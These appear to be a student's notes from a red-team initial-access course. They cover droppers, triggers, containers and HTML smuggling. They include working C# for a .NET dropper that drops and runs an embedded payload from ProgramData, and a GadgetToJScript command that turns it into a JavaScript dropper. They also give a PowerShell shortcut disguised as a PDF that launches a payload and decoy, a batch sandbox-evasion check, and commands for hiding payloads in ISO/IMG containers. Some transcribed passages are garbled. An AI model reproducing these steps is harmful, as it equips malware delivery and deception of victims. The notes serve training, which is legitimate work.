
all right so this is You can see the attack chain here for when a payload is directly in in your package or in a container
with the drop routes a bit different there's another layer involved
Why use a dropper?
That's really what the sentence is getting at.
Instead of:
Container → Payload
you introduce indirection:
Container → Dropper → Payload
Again the main purpose is to introduce misdirection


Simply put a dropper is a program that delivers another program
Droppers can add indirection, stage an embedded or remotely retrieved component, and complicate analysis. They are not guaranteed to evade antivirus or EDR; extraction, file-write, process-start, and network behavior can create additional detection opportunities.
most droppers achieve this by extracting embedded resources from their own image or downloading them over a protocol such as HTTPS or DNS
What does it mean to extract embedded resources from their image

 There is also two types of droppers one is embedded the payload is already inside the dropper the other one is remote when it has a download the payload over HTTPS or DNS or other means
Alright this is how to actually create the JavaScript drop dropper out of a net assembly using the gadget to Jscript
The notes makes it look so complicated but it's actually much simpler
The notes make this look more complicated because they're mixing three layers: writing the dropper, embedding the payload, and then converting the .NET assembly into JavaScript.
You can see the first thing is the payload the payload is embedded into the dropper and then the dropper add it into the JavaScript file which will then the thing that the user executes
Again do not memorize the actual code the code is just there The code can be generate easily next time it's more about the concept

To create the dropper you already need to have the payload ready which is the EXE file or the DLL file or any portable executable that you wanted
And then step two is creating the net dropper using the NET Framework class library which gets compelled into a DLL
step three is putting the execute will inside the DLL
This is can be done using Visual Studio using Build action and embedded resource
At this stage you no longer need the payload EXE sitting next to the deal for this example it's bites its uh content have been packaged into the dot net assembly that's what we mean by an embedded resource
One thing we do need to do is the Japanese to retrieve those bites at some point and that's why there's the code that says get executing assembly
And then we need to do give it a next command which is get manifest resource which just literally says open the embedded file so I can read it
In Step 5 it writes those bites back into a real file which means it does drop it on the disk
That's why it's called a dropper so it will drop it into the disk
The next thing is it execute the dropped program That's why the process started actually
Then there's also the next layer which is the gadget to Jscript because they don't want ultimately want to deliver to stage to simply be dealt they want it to be ajs
Ultimately this is the four operations that's actually happening

In more detail this is what happening step by step
Step 1 - Start with the actual payload
They already have:
http_x64.exe
That's the payload.
Imagine it simply as:
PAYLOAD
┌──────────────────┐
│ http_x64.exe     │
│                  │
│ actual program   │
└──────────────────┘
The goal of the lesson is essentially:
"Instead of directly delivering this EXE, let's build something that carries it and extracts it later."
That something is the dropper.
Step 2 - Create the .NET dropper
They create a .NET Framework Class Library:
MyDropper
    │
    └── Dropper.cs
When compiled, that becomes:
MyDropper.dll
At this moment it's just a .NET DLL.
Conceptually:
MyDropper.dll
┌──────────────────────────┐
│ C# dropper code          │
└──────────────────────────┘
Step 3 - Put the EXE inside the DLL
This is the part we were discussing earlier.
They add:
http_x64.exe
to the Visual Studio project and change:
Build Action
      ↓
Embedded Resource
Now when the project is compiled, conceptually you get:
MyDropper.dll
┌──────────────────────────────┐
│                              │
│ C# Dropper Code              │
│                              │
├──────────────────────────────┤
│ Embedded Resource            │
│                              │
│ http_x64.exe                 │
│ [raw bytes of executable]    │
│                              │
└──────────────────────────────┘
So you no longer need http_x64.exe sitting separately next to the DLL for this example.
Its bytes have been packaged into the .NET assembly.
That's what Embedded Resource means here.
Step 4 - The dropper needs to retrieve those bytes
Now this line should make much more sense:
var assembly = Assembly.GetExecutingAssembly();
It's basically saying:
"Give me a reference to the assembly that I'm currently running from."
So:
Dropper code
    │
    │ GetExecutingAssembly()
    ▼
MyDropper.dll
Then:
assembly.GetManifestResourceStream(...)
means approximately:
"Find this embedded resource inside my assembly and give me a stream for reading its bytes."
Conceptually:
MyDropper.dll
┌─────────────────────────────┐
│ Dropper code                │
│                             │
│        asks for             │
│           ↓                 │
│ ┌─────────────────────────┐ │
│ │ embedded http_x64.exe   │ │
│ │                         │ │
│ │ 4D 5A 90 00 ...         │ │
│ └─────────────────────────┘ │
└─────────────────────────────┘
             │
             ▼
      ResourceStream
             │
             ▼
     bytes of the EXE
So GetManifestResourceStream() isn't doing anything magical.
It's basically:
"Open the embedded file so I can read it."
Step 5 - Write those bytes back into a real file
Now the dropper has:
resource stream
      ↓
bytes of http_x64.exe
The next code creates a file and copies those bytes into it.
The important conceptual operation is simply:
Embedded EXE bytes
inside MyDropper.dll
        │
        │ CopyTo()
        ▼
New file on disk
        │
        ▼
MyApp.exe
So:
rs.CopyTo(fs);
basically means:
"Copy the bytes I'm reading from the embedded resource into this newly created file."
You started with:
MyDropper.dll
┌─────────────────────┐
│                     │
│ [http_x64.exe bytes]│
│                     │
└─────────────────────┘
and after extraction you have:
MyDropper.dll

        +

C:\...\MyApp.exe
That's why it's called a dropper.
It literally drops another file onto the filesystem.
Step 6 - Execute the dropped program
The example then does:
Process.Start(filePath);
Conceptually:
Extract payload
      │
      ▼
MyApp.exe exists on disk
      │
      ▼
Process.Start()
      │
      ▼
Windows launches MyApp.exe
So if we stopped the lesson here:
        MyDropper.dll
        ┌───────────────┐
        │ Dropper code  │
        │               │
        │ Embedded EXE  │
        └───────┬───────┘
                │
          extract bytes
                ▼
           MyApp.exe
                │
              start
                ▼
          payload runs
That's the actual dropper logic.
Everything after this is mostly about how they cause this .NET dropper to execute from JavaScript.
Step 7 - Why GadgetToJScript?
Here's where the chapter introduces another layer.
They don't ultimately want the delivered stage to simply be:
MyDropper.dll
They want:
dropper.js
But JavaScript doesn't ordinarily just execute an arbitrary .NET class library.
So GadgetToJScript is being used as the bridge in this lesson:
MyDropper.dll
      │
      │ GadgetToJScript
      ▼
 dropper.js
Conceptually, the generated JavaScript contains the machinery/data necessary to cause the .NET assembly to be instantiated through the technique GadgetToJScript uses.
You therefore shouldn't think:
"GadgetToJScript converts C# source code into JavaScript."
That's not the right mental model.
Think:
It produces a script that can trigger loading/execution of the supplied .NET assembly through its gadget/deserialization mechanism.
That's also why the notes say the interesting C# logic is placed in the constructor: in this particular chain, instantiation during deserialization causes the constructor to execute.
So:
dropper.js
    │
    ▼
Gadget/deserialization mechanism
    │
    ▼
.NET assembly instantiated
    │
    ▼
new Dropper()
    │
    ▼
constructor executes
    │
    ├── find embedded EXE
    ├── read bytes
    ├── write EXE
    └── start EXE
That's the important connection.
These are the step by step that was actually given but you wanna take this note so that we can Copied these steps next to next
This lesson will demonstrate how to create a JavaScript dropper out of a .NET assembly, using GadgetToJScript. Start off by creating a new .NET Framework Class Library project in Visual Studio.

Make sure you pick the .NET Framework version, rather than .NET Core.
The project will be created with an empty Class1.cs file.
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
namespace MyDropper
{
public class Class1

{

}
}
First, rename Class.cs to Dropper.cs (not required, but kinda nice).
Then, right-click on the project in the Solution Explorer and go to Add > Existing Item. Select a payload file to embed in the dropper, e.g. http_x64.exe, then in its properties, change the Build Action to Embedded Resource.

For G2JS to work properly, all the C# code needs to be inside the class constructor, as this is what's executed during deserialization. We start off by calling GetManifestResourceStream to read the embedded resource from the assembly.
using System.Reflection;
namespace MyDropper
{
public class Dropper

{

    public Dropper()

    {

        // use reflection to get reference to own assembly

        var assembly = Assembly.GetExecutingAssembly();

        // read embedded payload

        using (var rs = assembly.GetManifestResourceStream("MyDropper.http_x64.exe"))

        {

            // do something

        }

    }

}
}
The name of the resource must be prefixed with the project's namespace.
Once the payload has been read, it can be dropped somewhere to disk. Even though it's tempting to do so, executing malicious code from places like a user's home directory or temporary directories is usually a bad idea. We want to stick to standard locations such as:
C:\Program Files*
C:\Program Files (x86)*
C:\ProgramData*
C:\Windows*
Of these locations, only ProgramData is writable by standard users. Let's create a new directory and drop the payload in there.
using (var rs = assembly.GetManifestResourceStream("MyDropper.http_x64.exe"))
{
// get path to ProgramData

var path = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);

// construct new path with our dir name

var newPath = Path.Combine(path, "MyLegitApp");

// create new directory inside ProgramData

var newDir = Directory.CreateDirectory(newPath);

// construct path for the executable

var filePath = Path.Combine(newDir.FullName, "MyApp.exe");

// drop the path to disk

using (var fs = File.Create(filePath))

{

    // copy resource stream into file stream

    rs.CopyTo(fs);

    // close file

    rs.Close();

}
}
The dropper can also execute the payload after it has been written to disk.
// execute it
Process.Start(filePath);
Build the project and it will produce MyDropper.dll. The next step is to serialise it using GadgetToJScript.
PS C:\Users\Attacker> C:\Tools\GadgetToJScript\GadgetToJScript\bin\Release\GadgetToJScript.exe -a C:\Users\Attacker\source\repos\MyDropper\bin\Release\MyDropper.dll -w js -b -o C:\Payloads\dropper
[+]: Generating the js payload
[+]: First stage gadget generation done.
[+]: Loading your .NET assembly:C:\Users\Attacker\source\repos\MyDropper\bin\Release\MyDropper.dll
[+]: Second stage gadget generation done.
[*]: Payload generation completed, check: C:\Payloads\dropper.js
Where:
-w is the type of script to output. Valid options are js, vbs, vba and hta.
-b is described by this tool's output as handling type-check controls introduced in .NET Framework 4.8+. Treat this as tool/version-specific behavior and verify it in the supplied lab; it is not a general .NET security bypass.
-o is the output path (excluding the file extension).
This will produce a JavaScript dropper that can be executed using wscript or by simply double-clicking it (assuming wscript is set to the default file-handler for this file extension).

If we also packed this dropper into a container, we could have a chain that could resemble something like ISO => LNK => JS => .NET DLL => EXE. Using an executable is a slightly mundane example, although this is leveraged by real actors. You could also use a dropper to drop a payload DLL to exploit a more complicated DLL or COM hijack, or even perform shellcode injection.


Triggers
Use this section to compare: the user-facing file or action that starts the chain with the payload and the decoy. A trigger can be a batch file, shortcut, or document/container-associated action; each has different visibility, execution context, and forensic evidence.
A trigger is the file or user action that starts the next stage after the container is opened. The trigger should be understandable to the user and should launch the intended payload or decoy in the authorized lab.
Batch triggers
OK now we're going to learn what our triggers All right
trigger the file that the user will interact with after extracting the container
Why are there so many names of triggers and droppers And payloads
alright but basically triggers should be made as pain free as possible it should be just like a double click
Or the first kind of trigger it would be a batch
A batch files is a text based file format for scripting on Windows
it's uh extensions usually are .bad.Cmdor.Btm
When with doing triggers we typically don't want the commands to be visible so we have to turn the echo to off
The difference between triggers and the payload is payloads are usually EXEDL or there has to basically be a portable executable
If a command does produce output then you don't want any chance of the seeing it you need to pipe it to null or soemthign like this
> nul 2>&1 to the end of the command. -- Note that this just means it's a standard commercial redirection of outputs and errors rather than being displayed


You can see that what this simply means is hidechoring start the payload open expected document and finish
Alright so here another trick that we're being taught is to allow a batch file to change its behavior depending on whether it was double click or run from a command line
The main point of this trick is to demonstrate that execution context can differ between a user double-click and an automated test. It may change what a lab sample does, but it is not a reliable way to defeat modern antivirus or sandbox analysis.
This trick allows different behav different behav based on how it was how the sister how it was triggered
The script examines its execution context and conditionally changes its behavior depending on how the surrounding cmd.exe process was launched.
Batch Trigger - Detecting How the BAT Was Launched
A BAT file can check how its cmd.exe process was originally started and behave differently depending on the execution context.
Two variables are used:
%cmdcmdline% → original command line that started cmd.exe
%~f0         → full path of the current BAT file
If the user double-clicks the BAT:
User double-clicks test.bat
        ↓
Windows starts:
cmd.exe /c "...test.bat..."
        ↓
%cmdcmdline% contains test.bat
If the BAT runs from an already-open command prompt:
cmd.exe was already running
        ↓
test.bat is invoked
        ↓
%cmdcmdline% may just contain cmd.exe
        ↓
test.bat is NOT in the original cmd command line
Therefore this check:
echo %cmdcmdline% | find /i "%~f0" || exit
means:
Does cmd.exe's original command line contain
the path of this BAT?
            │
       ┌────┴────┐
      YES        NO
       ↓          ↓
   Continue      Exit
Why this matters
The BAT is effectively checking:
“Does my execution context look like the expected direct user interaction?”
A simplistic automated sandbox might execute the BAT differently from a user double-clicking it. The script can detect that difference and exit before showing its interesting behavior:
Expected user interaction → Continue → next-stage behavior

Different execution context → Exit → nothing further happens
This is better understood as execution-context / sandbox-evasion logic, not as making the BAT invisible to antivirus. Modern AV/EDR can still inspect the BAT and monitor its behavior.
Shell Link (LNK) triggers
Alright the next thing that we learned is called Shell Link
It's a binary file used to create Windows shortcuts
and we'll have a LNK file extension
Typically there are LNK file extension is not shown in the explorer
This basically creates a windows shortcuts link file because to most of any I so an EXE file can have a PBF
which makes this a very deceptive trigger
The easiest way to create a link is with the W shall come object via Powershell
$wsh = New-Object -ComObject WScript.Shell $lnk = $wsh.CreateShortcut("C:\Payloads\trigger.pdf.lnk") $lnk.TargetPath = "%COMSPEC%" $lnk.Arguments = "/C start payload.exe && start decoy.pdf" $lnk.IconLocation = "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,13" $lnk.Save()

You can see how this shows an EXE file but it looks like a PDF file


The lab demonstrates a shortcut that places an Excel add-in in a startup location before opening a decoy workbook. The concept to remember is that a startup location can provide automatic loading, but the path's permissions, Office version, policy, MOTW state, and file type determine whether that actually occurs.
This is how it looks like with folder and using the XLstart folder
And this means if you use if we use an Excel Excel add in payload The execution will look like this
Microsoft Management Console (MSC) triggers
All right now we moved on to Microsoft saved console
This is using the MSC file extension

and an unpatched excess flow to trigger Javascript code execution via Microsoft Management Console (MMC)
This is the excesses flow that we will add there
double clicking the MSC file we'll launch a EXE file which will in turn produceaCmd.Exe
The lab notes describe MMC as an auto-elevating binary, but that does not mean that arbitrary content launched through an MSC file automatically runs with high integrity. Elevation depends on the specific MMC behavior, system configuration, and the vulnerable or misconfigured path being demonstrated.
Here are also other ways to create the MSC payloads https://github.com/ZERODETECTION/MSC_Dropper
Let's try to understand this better
We're basically saying that we can use dot MSC file as the trigger
but honestly this file is not seen by many people

So in typical action this is how it looks like when a user clicks an MSC file
Conceptually it would look like this with when the when we have created the attack using the cross side scripting vulnerability that was found That was found in the Microsoft Management Console
Containers and Mark of the Web
Use this section to understand: how multiple files can be bundled and how Windows records that content came from the Internet. Container behavior can change what the user sees and what security controls inspect, but it does not remove the need to validate the resulting execution chain.
All right now we're in the idea of containers: what are containers?
All right now we're learning this thing called Mark of the Web
Mark of the Web (MOTW) is a Windows zone identifier associated with content obtained from the Internet or another less-trusted zone. It is commonly stored as a Zone.Identifier alternate data stream and can influence warnings and active-content policy.

You can see this properties of explorer are using Powershell


MOTW can cause Windows or Office to present additional warnings or block active content, depending on the file type and effective policy. It does not mean that every file cannot be opened.
For Office files, macros from the Internet are blocked by default in supported Microsoft 365 configurations. Macro-enabled add-ins such as .xla and .xlam are also affected by MOTW and policy.
What containers can do is can it can provide bum a way to bundle your dependencies such as trigger pay and decoy into a single file
This makes it easier to send multiple files into a victim and add a level of obfuscation
creating a bundling such as ISO file or zip file or wim file or solid choices as their need to be supported by windows -- as compared to 70GZ Urban RY which requires software to be pack my payload tool
https://github.com/mgeeky/PackMyPayload

This is how you would do it in the example below they're packing a PDF executable into an ISO file
attacker@DESKTOP-FGSTPS7:/mnt/c/Users/Attacker/Downloads$ /mnt/c/Tools/PackMyPayload/PackMyPayload.py test.pdf test.iso

Then they tested it by hosting it on a Python server that can be downloaded
The lab result showed that the particular packaging and delivery path did not leave MOTW on the extracted PDF. Treat that as an observed behavior of that lab/tool/version, not as a universal property of every container.
Pack my payload also has the option to set the hidden attribute files on as their package into a container This becomes useful when you want to hide the files such as the decoy and the payload so the user only sees the trigger
$ python3 PackMyPayload.py -H decoy.xlsx,payload.xlam /mnt/c/Payloads/xlam /mnt/c/Payloads/xlam/package.img
Delivery methods
Use this section to compare: how the victim receives or reconstructs the initial-access package. The relevant trade-offs are user interaction, gateway inspection, browser behavior, file reputation, telemetry, and whether the content is downloaded or assembled locally.
For in the last chapter of initial access here on delivery methods
we are going to learn 5 methods one is HTML smuggling Second is SVG smuggling The third one is Cobalt Strike site clone and then the last one is a host file and then 5th one is actually a clone site
delivery method is simply the method in which the vict downloads your initial access package
This used to be simple uh sending a link or attachment But as defenses have become more capable These tactics are no longer sufficient
Businesses tend to be front very front heavy but their security architecture and that they spend more on the perimeter defenses
It's common to see multiple layers of parameter security such as fire email gateways where proxies which year packages have to make it through
HTML smuggling
Alright the first technique is called HTML smuggling
HTML smuggling can help files pass some traditional content filters by moving the reconstruction step into the browser, but it is not guaranteed to bypass modern web, email, or endpoint controls.
In a conventional link-based download, the file bytes are sent in the HTTP response and may be inspected by gateways or browsers. In an HTML-smuggling flow, the page delivers data or instructions that the browser uses to reconstruct a file locally.
HTML smuggling therefore means that the browser receives the ingredients for a file and reconstructs it locally instead of receiving the final file directly across the network.
So this is what happens during a normal traditional download where the actual bytes are actually sent through the HTTP response

The important distinction is where the file is assembled: the network delivers a web page or data, and the browser performs the reconstruction.
the is the heart of the example which is the encoded uh base 64 base 64 encoded text that then gets converted into a file
